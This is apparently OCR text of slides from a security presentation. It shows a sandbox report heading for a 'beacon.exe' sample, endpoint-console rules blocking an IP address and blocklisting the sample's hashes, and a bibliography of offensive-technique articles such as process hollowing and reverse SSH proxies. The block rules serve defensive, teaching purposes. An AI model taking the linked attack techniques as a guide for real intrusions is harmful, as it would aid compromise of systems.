
Sandbox Analyzer Report: c.exe(beacon.exe)




Block IP


Add connection rule
Details
Rule name:
Hackout Block IP
Note:
Application path:
Command line:
Application MD5:
Settings
Local address:
Any
IP or IP/Mask:
Port or port range:
Remote address:
Any
IP or IP/Mask:
192.168.109.44
Port or port range:
Apply rule only for directly connected computers
Remote MAC:
Save
Cancel

Block Hash


Add hash rule
Manually add the hash to Blocklist
Note:
Block Hash Hackout
Paste hash:
MD5
SHA256
025658eb5ea14d476066f59481968f5a426ac2d
bbb1ba4f3c39b6ae295c8b6bf
23f622e2d023ead369734afc7f5c7f4739d77d86
Select target companies
The rule is added recursively for all valid companies.
ZAMOLXIS SOLUTIONS SRL
Selected groups
ZAMOLXIS SOLUTIONS SRL
Save
Cancel

Malware removal



QUESTIONS & ANSWERS

BIBLIOGRAPHY

https://infosecwriteups.com/reverse-ssh-socks-proxy-via-alpine-image-8fb49a41bf9d
https://medium.com/@satwikhatulkar/process-hollowing-methods-and-mitigation-malware-development-part-3-51249dea08dd
https://pixabay.com/ro/vectors/hacker-calculator-programare-5471975/
https://www.flickr.com/photos/193436333@N07/51336862105/
https://medium.com/@sasisachins2003/getting-started-with-metasploit-become-a-metasploit-expert-bb8e0d76b50f
https://medium.com/@destineees/sad-face-emoji-6b669be4a1ca
https://recoverhdd.com/blog/how-to-recover-unsaved-microsoft-word-documents.html
https://evoila.com/blog/how-much-is-my-password/
https://ptestmethod.readthedocs.io/en/latest/cme.html
https://predictivehacks.com/caesar-cipher-in-python/
https://www.jeffreyahowell.com/block-ciphers.html